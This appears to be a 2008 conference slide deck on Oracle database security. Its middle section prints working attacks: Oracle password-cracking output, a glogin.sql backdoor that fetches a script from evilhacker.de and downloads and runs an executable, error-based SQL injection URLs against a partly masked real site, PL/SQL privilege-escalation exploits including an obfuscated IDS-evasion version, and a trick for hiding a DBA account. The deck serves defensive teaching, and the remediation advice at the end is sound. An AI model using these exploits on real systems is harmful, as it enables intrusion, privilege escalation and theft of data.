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Oracle Security

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Introduction – Why is Oracle Security important?

Some numbers from a German survey (741 companies) – End of 2007

Damage	2.8 Billion EUR (Germany only!)
Espionage Growth	10% per year
Espionage incidents	18.9%
Assumed incidents	35.1%
Affected Departments	Sales (20%), R&D (16.1%), HR (14.7%), MFG (13.3%)
Attackers	Internal Employees (20%), Competitor (15%)
Police involved	<25%
Offender	Admin. (31.3%), Technician (22.9%), Manager (17.1%)

<http://bc1.handelsblatt.com/news/loadbin/ShowImage.aspx?img=1567932&typ=handelsblatt.pdf>

Introduction – Why is Oracle Security important?

Real world example:


German Telekom has at the moment a large problems with data theft. The police is investigating in 7 different cases. In one case more than 17 Million customer records were stolen.

In most cases internal people (internal and external employees) were involved and several people lost their job.


➔ This is just the tip of the iceberg...

Introduction III

How many
databases?




Introduction - Oracle Architecture in Theory



Classic solution:

- Clients accessing a database via application server
- No direct access to the database
- Security and business rules are enforced in the application server

Introduction - Oracle Architecture in the real world




Final solution

- Complex architecture
- All types of clients are accessing the database
- Security and business rules still enforced in the first application server

Introduction – Password Changes I

- The check of the database has revealed some weak and/or default passwords.
- Just change the password with the "alter user" command
alter user app identified by "!pw!comp!343234"
- ➔ Again an easy job...

Introduction – Password Changes II



Problems:

- Complex architecture (Where must I change my passwords)
- Password change requires downtime !!!
- Hardcoded passwords (e.g. Oracle)
- Often Reverse Engineering is needed to find out what/when to change

- Certification of systems
 - ➔ Applying a patch requires the re-certification of a system (e.g. in Pharma business required by the FDA)
- No downtime for patching (business is against the downtime)
- No Budget (No time/no money). How much money do you spend for anti-virus/anti-spyware software
- Missing database security knowledge of the people

Problems? You always have problems...

Where are the solutions?

Where should we start?


Why are databases still insecure in 2008 ?

Problem	Reason	Solution
Old, unsupported databases	Many customers are still using old and vulnerable databases	Upgrade at least to a supported version
Weak / default passwords	Most databases are still using weak/default passwords	Check databases regularly and avoid hard coded passwords
Unsecure configuration, too many privileges	Missing knowledge / 3 rd party apps	Train the DBAs
Unsecure application code	No special training for developers	Train developers
No auditing	Fear of performance impact	Use specialized products with lower impact

Oracle CPU October 2008

Oracle Critical Patch Update October 2008

■ Oracle Database Vulnerabilities



- SQL INJECTION IN P_WORKSPACE PARAMETER TO SYS.LT.MERGEWORKSPACE
- SQL INJECTION IN P_WORKSPACE PARAMETER TO SYS.LT.REMOVEWORKSPACE
- SQL INJECTION IN SYS.LTADM.COMPRESSSTATE AND SYS.LTADM.GOTOTS
- SQL INJECTION IN P_WORKSPACE PARAMETER TO SYS.LT.COMPRESSWORKSPACETREE
- SQL INJECTION IN DBMS_CDC_PUBLISH.ALTER_AUTOLOG_CHANGE_SOURCE CHANGE_SOURCE_NAME
- SQL INJECTION DBMS_CDC_IPUBLISH.ALTER_HOTLOG_INTERNAL_CSOURCE CHANGE_SOURCE_NAME
- SQL INJECTION IN SCHEMA_NAME PARAMETER TO DBMS_DM_EXP_INTERNAL.DO_TEMP_TABLE

- DOS IN OLAPSYS.CWM2_OLAP_AW_AWUTIL.PARSELIMITMAP
- DOS IN OLAPSYS.CWM2_OLAP_AW_AWUTIL.READCURRMEASURECOLNAME
- ODM_MODEL_UTIL.DM_KGLOBJ_CREATE CRASHED SHADOW PROCESS

- SQL INJECTION IN UPGRADE SCRIPT EXFEAPVS.SQL

- OLAP_USER HAS CREATE PUBLIC SYNONYM PRIVILEGE
- jdeveloper: plaintext password in IDEConnections.xml
- SHUTDOWN ANY UNPROTECTED TNS LISTENER VIA REPORTS SERVLET

Latest Trends

The attacking styles are changing. Instead of finding vulnerabilities in Oracle PL/SQL code, attackers are looking for weaknesses in 3rd-party applications and/or custom code.

In 2008 Password cracking made some big steps ahead

- Dictionary based rainbow tables
- Password cracking via graphic cards (CUDA, CTM)

More advanced tools

- To find and exploit SQL Injection bugs
- To overtake databases

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Password Cracking

Performance of some common devices

Processor	GFlops
Pentium 4, 3GHz	14
Core2Quad	44
Xbox 360	9
Playstation 3	2,000
Nvidia GTX280	933
ATI Radeon 4870	1,200
ATI Radeon 4870X2	2,400
IBM Roadrunner	1,000,000

Password Cracking via Graphic Card

Modern graphic cards from NVIDIA and AMD/ATI are using up to 800 processors to compute graphic effects. This processing power can be used to break passwords with an incredible speed.

End of 2007 the average speed for cracking MD5 password hashes on an average PC was approx. 5 Mill pw/s.

End of 2008 an average PC (with a newer graphic card like GeForce GTX 280) can calculate up to 900 Mill pw/s. Using Triple-SLI it is possible to achieve even 1.6 Billion pw/s.


Password Cracking (MD5) via Graphic Card

Length	cs		cs		cs	
4	26	0.01 s	37	0.01 s	62	0.03 s
5	26	0.02 s	37	0.08 s	62	1 s
6	26	0.3 s	37	3 s	62	1.1 min
7	26	10 s	37	2 min	62	1.1 h
8	26	4 min	37	70 min	62	3 d
9	26	1.8 h	37	43 h	62	187 d
10	26	47 h	37	67 d	62	31 yrs

BarsWF X64 + CUDA support, 850,000,000 hashes/second
QuadCore 2.4 GHz + GeForce GTX280 XT
<http://3.14.by/en/md5>

Dictionary based Rainbow Tables

This is a new concept of precalculating Oracle password hashed based on dictionary files together with permutations. For a special user name (e.g. SYSTEM) all password combinations (2^{34}) are precalculated (computation time 48 hours). Looking up is much faster (250 Mill pw/sec) than the current approach (4 Mill pw/sec).



Dictionary based Rainbow Tables

```
alexander-kornbrusts-macbook-air:ophcrack10 alex$ ./ophcrack_oracle -s -u SYS `./
oracle_hash -u SYS PPOLAND082008`
Oracle hash      : password
95250fbd6d5666d4 PPOLAND082008
[tables:0-3, 6% passwords:1/1  seconds/pw:1.99]

Statistics:
hash-redux calculations: 233355
endpoint searched 923
fseek operations 5295
matches found 33
false alarms 32
hash-redux operations per false alarms 3831
time elapsed 1.99s

alexander-kornbrusts-macbook-air:ophcrack10 alex$
```

More advanced tools - Orasploit

```
SQL> @oh
Running orasploitohelp.sql
SP2-0640: Not connected
Orasploit V0.72alpha
(c) by Red-Database-Security GmbH

WARNING: Illegal Use of Orasploit is prohibited
WARNING: Distribution of Orasploit is NOT allowed

orasploit.sql [o] - *main script do everything
orasploitsneak.sql [os] - smallest footprint - avoid/bypass IDS

orasploitohelp.sql [oh] - *help for Orasploit
orasploithelper.sql [h] - *helper scripts for Oracle
orasploitohelpexploits.sql [ohe] - *help for Oracle exploits

-- information retrieval
orasploitenum1.sql [e1] - *get information as unpriv. user
orasploitenum2.sql [e2] - *get information with DBA privileges
orasploitusedfeatures.sql [uf] - used features in the database (e.g. VPD, ...
)
orasploitgetdata.sql [gd] - *get data like passwords, creditcard
orasploitgetdataids.sql [gdids] - get data bypassing IDS Auditing
orasploitgetdatadel.sql [gddel] - get data from deleted/truncated tables
orasploitexportzipdb.sql [exp] - *export and zip the entire DB
orasploitrunportscan.sql [ps] - run a portscanner on the database
orasploitreadfileswin.sql [rwin] - *read interesting files from Windows
orasploitreadfilesunix.sql [runix] - *read interesting files from Unix

-- privilege escalation
orasploitescalation.sql [esc] - *escalate privileges
```


Oracle Hacking Examples

Ways to hack an Oracle database

- Weak Passwords

```
C:\>checkpwd system/secretpw@ora10104local password_file.txt
```

```
Checkpwd 1.22 - (c) 2007 by Red-Database-Security GmbH
```

```
checking passwords
```

```
SYSTEM OK [OPEN]
```

```
SYS OK [OPEN]
```

```
MGMT_VIEW OK [OPEN]
```

```
DBSNMP OK [OPEN]
```

```
SYSMAN OK [OPEN]
```

```
KORNBRUST OK [OPEN]
```

```
PORTAL has weak password PORTAL [OPEN]
```

```
XXX has weak password XXX [OPEN]
```

```
OCA has weak password OCA [OPEN]
```

```
SCOTT has weak password TIGER [OPEN]
```

```
[...]
```

```
BI has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
```

```
Done. Summary:
```

```
Passwords checked      : 39663490
```

```
Weak passwords found   : 37
```

```
Elapsed time (min:sec) : 1:54
```

```
Passwords / second     : 512044
```

Demo

Ways to hack an Oracle database - Client

Example: Entry in the local file glogin.sql or login.sql

```
-----glogin.sql-----  
create user hacker identified by hacker;  
grant dba to hacker;  
-----glogin.sql-----
```

```
C:\>sqlplus sys@ora10g4 as sysdba  
SQL*Plus: Release 10.1.0.5.0  
Copyright (c) 1983, 2006, Oracle.  
Enter Password:  
Connected with:  
Oracle Database 10g Release 10.1.0.5.0 - Production  
User created.  
Privilege granted.  
SQL>
```

Ways to hack an Oracle database - Client

Example: Entry in the local file glogin.sql or login.sql (without terminal output)

```
-----glogin.sql-----  
set term off  
grant dba to hacker identified by hacker;  
set term on  
-----glogin.sql-----
```

```
C:\ >sqlplus sys@ora10g4 as sysdba  
SQL*Plus: Release 10.1.0.5.0  
Copyright (c) 1983, 2006, Oracle.  
Enter Password:  
Connected with:  
Oracle Database 10g Release 10.1.0.5.0 - Production  
SQL>
```

Ways to hack an Oracle database - Client

Example: Entry in the local file glogin.sql or login.sql

```
-----glogin.sql-----
@http://www.evilhacker.de/hackme.sql
-----glogin.sql-----
-----hackme.sql-----
set term off
host tftp -i 192.168.2.190 GET evilexe.exe evilexe.exe
host evilexe.exe
Grant dba to hacker identified by hacker
set term on
-----hackme.sql-----
C:\>sqlplus sys@ora10g4 as sysdba
SQL*Plus: Release 10.1.0.5.0
Copyright (c) 1983, 2006, Oracle.
Enter Password:
Connected with:
Oracle Database 10g Release 10.1.0.5.0 - Production
SQL>
```

Demo

Ways to hack an Oracle database – SQL Injection I

The package utl_inaddr is granted to public and responsible for the name resolution:

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from  
dual;
```

```
localhost
```

Ways to hack an Oracle database – SQL Injection II

Get information via error messages:

```
SQL> select utl_inaddr.get_host_name('anti-hacker') from  
dual;
```

```
select utl_inaddr.get_host_name('anti-hacker') from dual  
*
```

```
ERROR at line 1:
```

```
ORA-29257: host anti-hacker unknown
```

```
ORA-06512: at "SYS.UTL_INADDR", line 4
```

```
ORA-06512: at "SYS.UTL_INADDR", line 35
```

```
ORA-06512: at line 1
```

Ways to hack an Oracle database – SQL Injection III

Replace the string with a subselect to modify the error message:

```
SQL> select utl_inaddr.get_host_name((select username||'='||  
password from dba_users where rownum=1)) from dual;
```

```
select utl_inaddr.get_host_name((select username||'='||password  
from dba_users where rownum=1)) from dual
```

*

ERROR at line 1:

ORA-29257: host **SYS=D4DF7931AB130E37** unknown

ORA-06512: at "SYS.UTL_INADDR", line 4

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

Ways to hack an Oracle database – SQL Injection IV

http://ec..***/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||
utl_inaddr.get_host_name((select%20'SID='||global_name%20from
%20global_name))**

Message: Error Executing Database Query.

Native error code: 29257

SQL state: HY000

Detail: [Macromedia][Oracle JDBC Driver][Oracle]

ORA-29257: host **SID=EXTUCOMA.CC.******* unknown

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

Ways to hack an Oracle database – SQL Injection V

```
http://ec.****/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||  
utl_inaddr.get_host_name((select%20'Users='||count(*)%20from  
%20all_users))
```

Message: Error Executing Database Query.

Native error code: 29257

SQL state: HY000

Detail: [Macromedia][Oracle JDBC Driver][Oracle]

ORA-29257: host **Users=254** unknown

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

Ways to hack an Oracle database – SQL Injection VI

SQL Injection without Single/Double Quotes

`http://ec.****/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||
utl_inaddr.get_host_name((select%count(*)%20from%20all_users))`

Message: Error Executing Database Query.

Native error code: 29257

SQL state: HY000

Detail: [Macromedia][Oracle JDBC Driver][Oracle]

ORA-29257: host 254 unknown

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1

Ways to hack an Oracle database – SQL Injection VII

A typical PL/SQL exploits consists of 2 parts. The classic technique requires a procedure to do the privilege escalation. An alternative solution are types or cursor objects via dbms_sql (until 10g Rel.2).

“Shellcode”

```
CREATE OR REPLACE FUNCTION F1 return number  
authid current_user as  
pragma autonomous_transaction;  
BEGIN  
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';  
COMMIT;  
RETURN 1;  
END;  
/
```

Ways to hack an Oracle database – SQL Injection VIII

And here a different exploit using the (undocumented) Oracle procedure `sys.kup$worker.main`. This package is available since Oracle 10g Rel. 1.

Exploit

```
exec sys.kupw$WORKER.main('x','YY' and  
1=user1.f1 -- mytag12');
```

After executing this code you must re-login or run the command “set role dba” to become DBA.

Ways to hack an Oracle database – SQL Injection VIII

A modification of this exploit without “CREATE PROCEDURE” works
with a cursor object and dbms_sql.execute

```
DECLARE
MYC NUMBER;
BEGIN
    MYC := DBMS_SQL.OPEN_CURSOR;
    DBMS_SQL.PARSE(MYC,
'declare pragma autonomous_transaction;
begin execute immediate 'grant dba to public';
commit;end;',0);
    sys.KUPW$WORKER.MAIN('x','' and
1=dbms_sql.execute('||myc||')--');
END;
/

set role dba;
revoke dba from public;
```

Ways to hack an Oracle database – SQL Injection VIII

Exploit with cursor and IDS evasion

```
DECLARE
MYC NUMBER;
BEGIN
MYC := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjna_msphapimwgh) ozrwh zczinmz wjjzuwpmz
(rsphm uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy()=!', 'abcdefghijklmn
opqrstuvwxyz''); :='),0);
sys.KUPW$WORKER.MAIN('x',' ' and
1=dbms_sql.execute ('||myc||')--');
END;
/
```

```
set role dba;
revoke dba from public;
```


Ways to hack an Oracle database – invisible users

Create an user with DBA privileges

Create user hacker identified by hacker;

Grant dba to hacker;

Enterprise Manager (Java)

Benutzername

- ANONYMOUS
- CTXSYS
- DATA_SCHEMA
- DBSNMP
- DIP
- DMSYS
- EXFSYS
- FLows_FILES
- FLows_010500
- HACKER**
- HTMLDBALEX
- HTMLDB_PUBLIC_USER
- MASTER
- MDDATA
- MDSYS
- MGMT_VIEW
- MOBILEADMIN
- OLAPSYS
- ORDPLUGINS
- ORDSYS
- OUTLN
- PUBLIC

Database Control (Web)

ORACLE Enterprise Manager 10g
Database Control

Database: ora10g3 > Users

Users

Search

Name

To run an exact match search or to run a case sensitive search

Results

Select	UserName	Account Status
<input checked="" type="radio"/>	ANONYMOUS	EXPIRED
<input type="radio"/>	CTXSYS	EXPIRED
<input type="radio"/>	DATA_SCHEMA	OPEN
<input type="radio"/>	DBSNMP	OPEN
<input type="radio"/>	DIP	EXPIRED
<input type="radio"/>	DMSYS	EXPIRED
<input type="radio"/>	EXFSYS	EXPIRED
<input type="radio"/>	FLows_010500	LOCKED
<input type="radio"/>	FLows_FILES	LOCKED
<input checked="" type="radio"/>	HACKER	OPEN
<input type="radio"/>	HTMLDBALEX	OPEN

Quest TOAD

SYS

Tables Views Synonyms

Policy Groups Profiles

Snapshots Roles

Resource Groups Resource

Java DB Links Users

User


- ANONYMOUS
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- FLows_010500
- FLows_FILES
- HACKER**
- HTMLDBALEX

Ways to hack an Oracle database – invisible users

Hide this user by changing

```
update sys.user$ set datats#=777;  
Commit;
```


Enterprise Manager
(Java)



Database Control
(Web)



Quest
TOAD



Ways to hack an Oracle database – invisible users

Even if not visible we can still connect:

```
sqlplus hacker/hacker
```

Problems? You always have problems...

Where are the solutions?

Where should we start?

Starting...



1. Start
with 2-3
typical
databases

2. Try to
identify
generic
problems
(PW,
Listener,
missing
patches...)

3. Fix the
problems

4. Setup/
Modify
Policy

5. Scan
more DBs

Where to start – Identify 2 or 3 databases

- Most databases (80-90%) in an organization have the identical setup. They are created with the same setup scripts and vary only in the application running on that database or some components (e.g. XMLDB, ...).
- If you find issues in the configuration of 1 database these issues will be available in all other databases with the same setup
- An analysis of 2-3 typical databases gives a good impression about the over-all security level.
- Perform a manual audit and/or run a database scanner (e.g. Repscan or AppDetective)

Where to start – Identify 2 or 3 databases – Typical Issues

- Insecure TNS-Listener configuration
(no password in 8i/9i), (password in 10g)
- Weak / Default passwords with checkpwd
(no default passwords in 10g, application password is often identical with the username: APP/APP)
- Dangerous packages granted to public
(Oracle's default settings: UTL_TCP, UTL_HTTP, HTTPURITYPE, DBMS_SQL)
- Latest (non-security) patchset is missing (e.g. 10.2.0.4)
- No Oracle Security Patch (CPU) applied
- Unsecure application code
(SQL Injection in custom PL/SQL code)

Where to start – Identify 2 or 3 databases – Resolution

- 8i/9i: Set a listener password and change the listener shutdown scripts
10g/11g: Remove the listener password
TIME: less than 5 min per DB
- Weak / default passwords
Try to change weak passwords, Analyze the application, ...
TIME: 1-6 months per DB
- Dangerous packages granted to public
(Oracle's default setting: UTL_TCP, UTL_HTTP, HTTPURITYPE, DBMS_SQL)
TIME: less than 5 min per DB)

- Oracle Security is a process. It takes time to fix the biggest issues
- Start with the biggest problems first.
- Raise the bar for the attacker.
- 3rd party products can help to reduce the risk.

- **CPU Review**
 - analiza i komentarz „Oracle CPU“ pod kątem bezpieczeństwa
 - wersja polska/angielska/niemiecka
- **Audyty bezpieczeństwa systemów baz danych**
- **Warsztaty bezpieczeństwa**
 - Dla administratorów
 - Dla programistów

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